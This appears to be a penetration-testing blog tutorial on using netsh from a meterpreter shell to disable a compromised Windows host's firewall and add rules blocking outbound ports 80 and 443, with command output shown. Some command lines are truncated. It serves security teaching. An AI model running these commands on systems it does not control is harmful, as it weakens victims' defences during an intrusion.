Windows Firewall Post Exploitation with Netsh

posted in PENETRATION TESTING on FEBRUARY 1, 2019 by RAJ CHANDEL SHARE

This article is will provide an in-depth post exploitation guide to gather all the information about the victim's Firewall and network settings.

Table of Content :

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE

Follow me on Twitter

- Importance of firewall
- Introduction to netsh
- How to block a TCP Port on remote PC
- How to block multiple TCP ports
- How to view firewall rules
- How to delete firewall rules
- How to add firewall rules
- View current profile status
- Modifying the firewall further

Introduction to firewall

Firewall is a network security system designed to prevent unauthorized access to or from a private network. Firewalls can be implemented in varied modes i.e. hardware, software, or a combination of both. There are many types of firewall such as Proxy firewall, Application Firewall, Stateful firewall, Packet firewall, etc.

Firewalls are connected to the network and are frequently used to prevent unauthorized Internet users from accessing private networks connected to the Internet, especially intranets ensuring security. All messages entering into or leaving the intranet pass through a firewall, which examines each message and block those which do not meet the specified security criteria.

Rules of firewall

Firewall is functional on two rules which are always encircled by Inbound and outbound rules:

Inbound rules: These are the ones which filter traffic passing from the network to the local computer based on the filtering conditions specified in the rule.

Hacking Articles Retweeted

David Utón
@David_Uton

New (and functional) version of uDork, enjoy it! github.com/m3n0sd0n4ld/uD… @KitPloit @C43S4RS @kalilinux @rajchandel @hackplayers @hackandbeers #OSINT #GoogleHacking #uDork

m3n0sd0n4ld/uDork
uDork is a script written …
github.com

Jul 7, 2020

Embed View on Twitter

Outbound rules: These are the ones which filter traffic passing from the local computer to the network based on the filtering conditions specified in the rule.

Both inbound and outbound rules can be configured to allow or block traffic as needed.

In other words, we can say that Inbound rules are the rules related to traffic that enters your computer. If you are running a Web Server on your computer then you will have to tell the Firewall that outsiders are allowed to connect to it. Further, Outbound rules categorize some programs to use the Internet yet block others as Outbound rules are related to the traffic that is sent from your computer. You will want to let your Web Browser (Internet Explorer, Firefox, Safari, Chrome, Opera…) have accessibility to the Internet but at the same time with the help of outbound rule you can block desired websites, so a command can be inserted which displays that Windows Firewall is allowed or disallowed.

Advantages of Firewall

- Network isolation
- Network flexibility
- No malware protection is required
- No maintenance

Types of firewall

- Packet filtering firewall
- Circuit lever firewall
- Stateful inspection firewall
- Application-level firewall
- Next-gen firewalls

Categories

- BackTrack 5 Tutorials
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing

Importance of firewall

A firewall has now become an important part of a network. Firewall is important because :


- It protects your computer from unauthorized remote access
- It blocks linking your messages to unwanted content
- It will block unnecessary and immoral content
- It matches the details of data packets for reliable information.
- IP and Domain can also be blocked or allowed.

Introduction to netsh

Netsh is a command-line utility that allows you to display the configuration of your computer network till time or you can change the network configuration of a computer that is currently running. Netsh commands can be run by typing commands at the netsh prompt and they can be used in batch files or scripts. Remote computers and the local computer can be configured by using netsh commands. Netsh also provides a scripting feature that allows you to run a group of commands in batch mode against a specified computer. With netsh, you can save a configuration script in a text file for archival purposes or to help you configure other computers.

(Reference: https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts)

Now let us assume that the firewall of the victim's PC is enabled:



Windows Defender Firewall

Help protect your PC with Windows Defender Firewall

Windows Defender Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Private networks — Not connected

Networks at home or work where you know and trust the people and devices on the network


Windows Defender Firewall state:	On
Incoming connections:	Block all connections to apps that are not on the list of allowed apps
Active private networks:	None
Notification state:	Notify me when Windows Defender Firewall blocks a new app

Guest or public networks — Connected

All Contr... › Windows Defender Firewall
Search Control Panel
Control Panel Home
Allow an app or feature through Windows Defender Firewall
Change notification settings
Turn Windows Defender Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Security and Maintenance
Network and Sharing Center


So to turn off the firewall of victim’s PC, first of all, get a session through meterpreter and then take the administrator privileges of the remote PC. Move on to the shell of remote PC and write

```
netsh firewall set opmode mode=disable
```



```
C:\Windows\system32>netsh firewall set opmode mode=disable
netsh firewall set opmode mode=disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.


C:\Windows\system32>
```

And like this, the firewall of remote PC will be disabled.



Windows Defender Firewall
« All Contr... › Windows Defender Firewall
Search Control Panel
Control Panel Home
Allow an app or feature through Windows Defender Firewall
Change notification settings
Turn Windows Defender Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Security and Maintenance
Network and Sharing Center
Use recommended settings
What are the recommended settings?

from gaining access to your PC through the Internet or a network.

Update your Firewall settings

Windows Defender Firewall is not using the recommended settings to protect your computer.

Private networks Connected

Networks at home or work where you know and trust the people and devices on the network

Windows Defender Firewall state: Off

Incoming connections: Block all connections to apps that are not on the list of allowed apps

Active private networks: Network

Notification state: Notify me when Windows Defender Firewall blocks a new app

How to Block TCP Port on Remote PC:

We can not only turn off or on the firewall through Metasploit but we can also block and allow access to any particular port. Yes, that means we can control Inbound and Outbound rules as well. Again after having the session through meterpreter and bypassing administrative privileges and going to the shell of the remote PC just type

```
netsh advfirewall firewall add rule name="Block Ports" protocol=TCP dir
```

Here,


Name = The name of the rule. (Pick something descriptive)

Protocol = The protocol we are going to block (UDP or TCP for most cases)

Dir = The direction of the block. Can be IN or OUT


Remote Port = The port of the remote host that is going to be blocked

Action = Could be blocked or allowed. In our case, we want to block the connection




```
C:\>netsh advfirewall firewall add rule name="Block Ports" protocol=TCP dir=out remoteport=80 action=block
netsh advfirewall firewall add rule name="Block Ports" protocol=TCP dir=out remoteport=80 action=block
Ok.
```

Once you execute the above code, all outbound requests to any host on **port 80** will be blocked, and it adds an entry to the Windows firewall:



Name	Group
Block Ports	
BranchCache Content Retrieval (HTTP-O...	BranchCache
BranchCache Hosted Cache Client (HTT...	BranchCache
BranchCache Hosted Cache Server(HTTP...	BranchCache
BranchCache Peer Discovery (WSD-Out)	BranchCache
Captive Portal Flow	Captive Portal
Cast to Device functionality (qWave-TCP...	Cast to Device
Cast to Device functionality (qWave-UDP...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Connect	Connect
Connect	Connect
Connected Devices Platform - Wi-Fi Dire...	Connected De
Connected Devices Platform (TCP-Out)	Connected De
Connected Devices Platform (UDP-Out)	Connected De
Connected User Experiences and Telemetry	DiagTrack
Core Networking - DNS (UDP-Out)	Core Network
Core Networking - Dynamic Host Config...	Core Network
Core Networking - Dynamic Host Config...	Core Network
Core Networking - Group Policy (LSASS-...	Core Network

And if you check its properties and click on **'Protocols and Ports'** tab then you can see the result.



Protocols and ports

Protocol type: TCP

Protocol number: 6

Local port: All Ports

Example: 80, 443, 5000-5010

Remote port: Specific Ports

80


Example: 80, 443, 5000-5010

Internet Control Message Protocol (ICMP) settings:

How to Block Multiple TCP Ports


Now that we have how to block a port in remote PC, let us dig a little deeper i.e we can not only block one port but also two or more than two. And to block two to more port again take a meterpreter session as well as administrator privileges of the remote PC and just write

```
netsh advfirewall firewall add rule name="Block Ports" protocol=TCP dir
```




```
C:\>netsh advfirewall firewall add rule name="Block Ports" protocol=TCP dir=out remoteport=80,443 action=block
netsh advfirewall firewall add rule name="Block Ports" protocol=TCP dir=out remoteport=80,443 action=block
Ok.

C:\>
```

Once you execute the above code, all outbound requests to any host on port 80 will be blocked, and it adds an entry to the Windows firewall:



Name	Group
Block Ports	
BranchCache Content Retrieval (HTTP-O...	BranchCache
BranchCache Hosted Cache Client (HTT...	BranchCache
BranchCache Hosted Cache Server(HTTP...	BranchCache
BranchCache Peer Discovery (WSD-Out)	BranchCache
Captive Portal Flow	Captive Portal
Cast to Device functionality (qWave-TCP...	Cast to Device
Cast to Device functionality (qWave-UDP...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Connect	Connect
Connect	Connect
Connected Devices Platform - Wi-Fi Dire...	Connected De
Connected Devices Platform (TCP-Out)	Connected De
Connected Devices Platform (UDP-Out)	Connected De
Connected User Experiences and Telemetry	DiagTrack
Core Networking - DNS (UDP-Out)	Core Network
Core Networking - Dynamic Host Config...	Core Network
Core Networking - Dynamic Host Config...	Core Network
Core Networking - Group Policy (LSASS-...	Core Network

And if you check its properties and click on ‘Protocols and Ports’ tab then you will find that now it has blocked both **port 80** and **port 443**:



Block Ports Properties

Protocols and ports

Protocol type: TCP

Protocol number: 6

Local port: All Ports

Example: 80, 443, 5000-5010

